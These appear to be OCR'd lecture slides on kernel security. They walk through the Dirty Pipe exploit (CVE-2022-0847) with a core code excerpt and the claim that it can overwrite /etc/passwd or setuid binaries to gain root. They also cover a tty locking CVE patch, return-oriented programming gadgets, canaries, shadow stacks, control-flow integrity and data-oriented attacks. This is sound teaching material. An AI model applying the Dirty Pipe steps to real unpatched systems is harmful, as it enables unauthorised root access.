3 Drain (frame 2): reading it all back empties the pipe and frees the pages, but the kernel does not clear `flags` in the slots. `CAN_MERGE` is left behind.

4 The pipe is now empty but primed. The next buffer dropped into a slot, by `splice()`, will inherit `CAN_MERGE` because of the missing `buf->flags = 0`.

- Kellermann, dirtypipe.cm4all.com. Comments shortened. Frames 1–2 of the diagram.

Step 4–5 in code: splice one byte, then write

The core of main(): add a page-cache reference with the stale flag, then write over the file.

```
1   /* open read-only: no write permission */
2   int fd = open(path, O_RDONLY);
3
4   int p[2];
5   prepare_pipe(p);    /* steps 1-3 */
6
7   /* step 4: splice 1 byte from just before
8      the target offset into the pipe. This adds
9      a page-cache reference whose flags still
10     read CAN_MERGE. */
11  --offset;
12  splice(fd, &offset, p[1], NULL, 1, 0);
13
14  /* step 5: this write is merged into the
15     page cache instead of a new buffer. */
16  write(p[1], data, data_size);
```

Listing 21: The overwrite (from main(), CVE-2022-0847)

- Kellermann, dirtypipe.cm4all.com. Error handling removed. Frames 3–4 of the diagram.

1 Open the target `O_RDONLY`. The exploit never asks for write permission, and never gets it.


2 Splice (frame 3): `splice()` copies one byte from just before the target offset into the primed pipe. Now a slot points at the file's page in the page cache, and it still carries `CAN_MERGE`.

3 Write (frame 4): `write(p[1], data, ...)` reaches the merge check from slide "the merge check". The flag is set, so the kernel appends `data` into `buf->page`, the file's cached page, after the spliced byte.

4 The file's bytes change in RAM. Every later read of the file sees them, so overwriting a byte of `/etc/passwd` or a setuid binary is enough to get root.

Why the change is invisible on disk

The overwrite lands in the page cache and never marks the page dirty, so the kernel does not write it back.



TWO CONSEQUENCES

Every process that reads the file sees the attacker’s bytes, so overwriting a setuid binary’s page is enough to get root. The on-disk file is untouched, which is why the original corruption looked intermittent and why the attack leaves little trace.

TIOCSPGRP: the patch

CVE-2020-29661: the code changes `real_tty` but holds the lock of `tty`. The same bug as listing 9 in section 04.

```
1   // drivers/tty/tty_jobctrl.c
2   static int tiocspgrp(struct tty_struct *tty,
3           struct tty_struct *real_tty, pid_t __user *p)
4   {
5       ...
6 -     spin_lock_irq(&tty->ctrl_lock);
7 +     spin_lock_irq(&real_tty->ctrl_lock);
8       put_pid(real_tty->pgrp);
9       real_tty->pgrp = get_pid(pgrp);
10 -    spin_unlock_irq(&tty->ctrl_lock);
11 +    spin_unlock_irq(&real_tty->ctrl_lock);
12  out_unlock:
13      rcu_read_unlock();
14      return retval;
15  }
```


Listing 17: Locking the wrong tty in tiocspgrp() (CVE-2020-29661)

1. `tty` is the end passed to `ioctl()`; `real_tty` is the terminal being changed. They differ when the call is made on the master end.
2. The code changes `real_tty->pgrp` while holding `tty->ctrl_lock`. Two threads calling it on the two ends hold different locks and run at once.
3. Their `put_pid()` calls interleave and drop the old `struct pid`'s count once too often: the use-after-free the exploit starts from.
4. The fix takes `real_tty->ctrl_lock`, the lock of the object being changed.

- Horn, "tty: Fix ->pgrp locking in tiocspgrp()," commit 54ffccbf053b, December 2020. Indentation shortened.

Which buffer gets reused

The reused buffer is not random. It is the ring slot that `prepare_pipe()` filled, then drained, leaving `CAN_MERGE` behind.



- A pipe's ring has 16 slots (4 shown). A write or a splice fills the slot at `head` and advances it; draining frees the buffers but not the slot's flag bits.

Dirty Pipe: the exploit, step by step

Step 1: fill the pipe, so every ring slot is marked mergeable.

Step 1 of 4 · Fill

write() until the pipe is full

slot 0	slot 1	slot 2	slot 3
`page: (anon)`	`page: (anon)`	`page: (anon)`	`page: (anon)`
`flags: CAN_MERGE`	`flags: CAN_MERGE`	`flags: CAN_MERGE`	`flags: CAN_MERGE`

```
STATE: all 16 slots: CAN_MERGE
```

Dirty Pipe: the exploit, step by step

Step 2: drain the pipe. The pages are gone, but the merge flag is left behind.

Step 2 of 4 · Drain


read() everything back

slot 0	slot 1	slot 2	slot 3
`page: (freed)`	`page: (freed)`	`page: (freed)`	`page: (freed)`
`flags: CAN_MERGE`	`flags: CAN_MERGE`	`flags: CAN_MERGE`	`flags: CAN_MERGE`
(stale)	*(stale)*	*(stale)*	*(stale)*

```
STATE: pipe empty, flags left behind
```

Dirty Pipe: the exploit, step by step

Step 3: splice one byte of the target file. A slot now points into the page cache, still flagged mergeable.





```
STATE: slot 0 shares foo’s page and still carries CAN_MERGE
```

- The bug is here: the spliced buffer points at a page-cache page, but its flags still reads CAN_MERGE because copy_page_to_iter_pipe() never cleared it.

Dirty Pipe: the exploit, step by step

Step 4: write the attacker’s bytes. They merge into the file’s cached page.




```
STATE: foo overwritten in memory; no write permission was ever checked
```

- pipe_write() sees the merge flag and copies into the page-cache page. The file changes in memory, with only read permission and no writer process.

How the bug surfaced: corrupt files

The write-up starts not with an exploit but with a support ticket. A customer’s downloaded log files would not decompress.

1. A web service builds ZIP downloads on the fly. It `splice()`s each compressed log into the network connection, then `write()`s a short ZIP header after it.
2. Every few weeks a log file came back corrupt. The contents were right, but 8 bytes near the end were overwritten with the same value each time.
3. Those 8 bytes were `50 4b 01 02 1e 03 14 00`. `50 4b` is ASCII "PK", the start of a ZIP header, written by the ZIP service.
4. But that service runs as another user with no write permission on the logs. It only reads them. So how did its bytes land in the file?

THE CLUE

The corrupting bytes were exactly what a read-only process `write()`s to a pipe right after `splice()`ing the file. A read-only process was changing a file it could not write.

THE CONCLUSION

No user-space code could do this. It had to be the kernel merging the pipe `write()` into the file’s cached page. The next slide reproduces it in 15 lines.

- Kellermann, dirtypipe.cm4all.com (“Corruption pt. I–IV”). The corruption was quiet: it lived in the page cache and rarely reached disk.

08

Takeaways

Four things to remember

01

Kernels are huge, and mostly drivers

Some 27 million lines of C and 8,900 drivers, developed with few verification tools.

02

Three classes of flaws

Of 240 driver CVEs: 120 safety, 72 protocol and 48 semantic violations.

03

Memory safety is not enough

Rust removes 82 of the 240 automatically; 113 need care, and 45 are unaffected.

04

Each defense moves the attack

W^X led to return-oriented programming; control-flow integrity leads to data-only attacks.

Check your understanding (1 of 2)

01 In CVE-2022-39842, why does declaring `words` as `int` instead of `size_t` let `copy_from_user()` copy far more than the user asked for?

02 How can a pointer pass a NULL check and still be invalid? Which check should the code use instead?

03 Why can setting every field of a struct still leak kernel memory to user space, and how does `memset()` fix it?

Check your understanding (2 of 2)

04 Why is sleeping in an atomic context hard to detect, especially on a multicore system?

05 W^X stops injected code. How does return-oriented programming still get arbitrary computation, and where do its gadgets come from?


06 With control-flow integrity and a shadow stack fully enforced, what can an attacker still change? Use the FTP server in Code 2 as an example.

06

Attacks and defenses

Buffer overflows: overwriting the return address

The classic attack overwrites the return address and returns into code the attacker supplies.



ATTACK: RETURN TO SHELLCODE

Overwrite the return address and return to “shellcode”: code the attacker controls. It can even be in user space.

DEFENSE: W^X, OR DEP

Write xor execute (data execution prevention): every page is writable or executable, but not both.

WHAT W^X LEAVES OPEN

Code that is already executable. The next slides reuse it.

Return-oriented programming

With W^X in place, Shacham builds arbitrary computation from code that is already in the program.

The Geometry of Innocent Flesh on the Bone:
Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

Our thesis: In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.

GADGETS

Short instruction sequences that end in `ret`, found in existing code.

THE STACK IS THE PROGRAM

The stack holds gadget addresses. Each `ret` jumps to the next gadget.

NO NEW CODE

Every instruction that runs is already executable, so W^X has nothing to stop.

- Shacham, The Geometry of Innocent Flesh on the Bone, CCS 2007 · hovav.net/ucsd/dist/geometry.pdf

Gadgets hide inside other instructions

x86 instructions vary in length, so decoding from a different byte gives different instructions.

ORIGINAL SEQUENCE

```
f7 c7 07 00 00 00    test $0x00000007, %edi
0f 95 45 c3          setnzb -61(%ebp)
```

DECODED FROM THE C7 BYTE

```
c7 07 00 00 00 0f    movl $0x0f000000, (%edi)
95                   xchg %ebp, %eax
45                   inc %ebp
c3                   ret
```

UNINTENDED INSTRUCTIONS

The compiler emitted `test` and `setnz`. One byte in, the same bytes decode as four other instructions.

A SMALL COMPUTATION

Three instructions that do work, then a `ret`: a usable gadget.

- Example from Shacham, CCS 2007.

A gadget that loads a constant

The attacker puts the value on the stack right after the gadget's address.




Figure 2: Load the constant `0xdeadbeef` into %edx.

1. A `ret` pops the gadget's address from the stack and jumps to `pop %edx`.
2. `pop %edx` loads the next word on the stack: `0xdeadbeef`.
3. The gadget's own `ret` pops the following word, the address of the next gadget, and the chain continues.

WHY IT MATTERS

Constants set up the arguments for later gadgets.

Two gadgets that load a word from memory

Chained gadgets load the word at an address the attacker chooses into `%eax`.




Figure 3: Load a word in memory into %eax.

1. A `ret` jumps to the first gadget, `pop %eax; ret`.
2. `pop %eax` loads a pointer the attacker placed on the stack: 64 bytes below the target word.
3. `ret` jumps to the second gadget, `movl 64(%eax), %eax; ret`.
4. The `movl` adds the 64 back and loads `0xdeadbeef` into `%eax`.

- Figures from Shacham, CCS 2007.

Defense: stack canary

Put a value between the local variables and the return address, and check it before returning.

1 **Prologue**

Put a canary value on the stack before the return address.

2 **Epilogue**

Check that the value on the stack is intact before returning.

```
mov   %fs:0x28, %rax     # load the canary
mov   %rax, -0x8(%rbp)   # store it below the
                         # return address
...
mov   -0x8(%rbp), %rax
sub   %fs:0x28, %rax     # still intact?
jne   __stack_chk_fail   # no: abort
```

GCC on x86-64 Linux, user space, simplified.

WHY IT WORKS

An overflow from a local buffer up to the return address must overwrite the canary on the way.

Canaries across architectures and compilers

Each compiler and architecture keeps and checks the canary in its own way.




Figure 2: Examples to showcase instrumented stack canary code across different architectures and compilers.

- mintancy.github.io/assets/pdf/canary/canary24xi.pdf

WHERE THE CANARY LIVES

`gs` or `fs` holds the address of thread-local storage in user space, or of per-CPU data in the kernel.

Defense: shadow stack

Keep a second copy of each return address, in memory the attacker can’t write.

1 **Prologue**

Save the return address in a separate location in memory: the shadow stack.

2 **Epilogue**

Compare the return address on the stack with the one on the shadow stack.

THE CATCH

It only helps if the attacker can’t overwrite the shadow stack too.

PROTECTING THE SHADOW STACK

- Hide it at a secret location in memory
- Use compiler instrumentation
- Use hardware support, such as Intel CET or Arm’s Guarded Control Stack

Defense: control-flow integrity

Check every indirect control transfer against the targets the program is allowed to reach.

01

Forward edge


On each indirect call or jump, check that the target is allowed.

02

Return edge

Match the return address against the shadow stack.

A FORWARD-EDGE CHECK (ILLUSTRATIVE)



STILL OPEN

An attacker who can’t redirect control flow can still change data. Next slide.

Data-only attacks

Imagine control flow is fully enforced.

Can you mount an attack?

A HINT

Go back to the SoK figure in section 01. The data-only attack path changes a data variable and never touches a code pointer.

Data-oriented programming

Hu et al. show that attacks on non-control data alone can be Turing-complete.

Data-Oriented Programming: On the Expressiveness of Non-Control Data Attacks

Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, Zhenkai Liang
Department of Computer Science, National University of Singapore
{huhong, shweta24, sendroiu, chuazl, prateeks, liangzk}@comp.nus.edu.sg

***Abstract*—As control-flow hijacking defenses gain adoption, it is important to understand the remaining capabilities of adversaries via memory exploits. Attacks targeting non-control data in memory can exhibit information leakage or privilege escalation. Compared to control-flow hijacking attacks, such non-control data exploits have limited expressiveness; however, the question is: what is the real expressive power of non-control data attacks? In this paper we show that such attacks are Turing-complete. We present a systematic technique called *data-oriented programming* (*DOP*) to construct expressive non-control data exploits for arbitrary x86 programs. In the experimental evaluation using 9 programs, we identified 7518 *data-oriented x86 gadgets* and 5052 *gadget dispatchers*, which are the building blocks for DOP. 8 out of 9 real-world programs have gadgets to simulate arbitrary computations and 2 of them are confirmed to be able to build Turing-complete attacks. We build 3 end-to-end attacks to bypass randomization defenses without leaking addresses, to run a network bot which takes commands from the attacker, and to alter the memory permissions. All the attacks work in the presence of ASLR and DEP, demonstrating how the expressiveness offered by DOP significantly empowers the attacker.**

targets of control transfers [6]–[10], [17], [18]. However, the data plane, which consists of memory variables not directly used in control-flow transfer instructions, offers an additional source of advantage for attackers. Attacks targeting the data plane, which are referred to as *non-control data attacks* [19], are known to cause significant damage — such as leakage of secret keys (HeartBleed) [20], enabling untrusted code import in browsers [21], and privilege escalation in servers [22]. However, non-control data attacks provide limited expressiveness in attack payloads (e.g., allowing corruption or leakage of a few security-critical data bytes).

In this paper, we show that non-control data attacks with rich expressiveness can be crafted using systematic construction techniques. We demonstrate that non-control data attacks resulting from a single memory error can be Turing-complete. The key idea in our construction is to find *data-oriented gadgets* — short sequences of instructions in the program's control-abiding execution that enable specific operations simulating a Turing machine (e.g., assignment, arithmetic, and

7,518
data-oriented gadgets
found in 9 programs

5,052
gadget dispatchers
in the same 9 programs

8 of 9
programs can simulate
arbitrary computation

3
end-to-end attacks
all working with ASLR and DEP

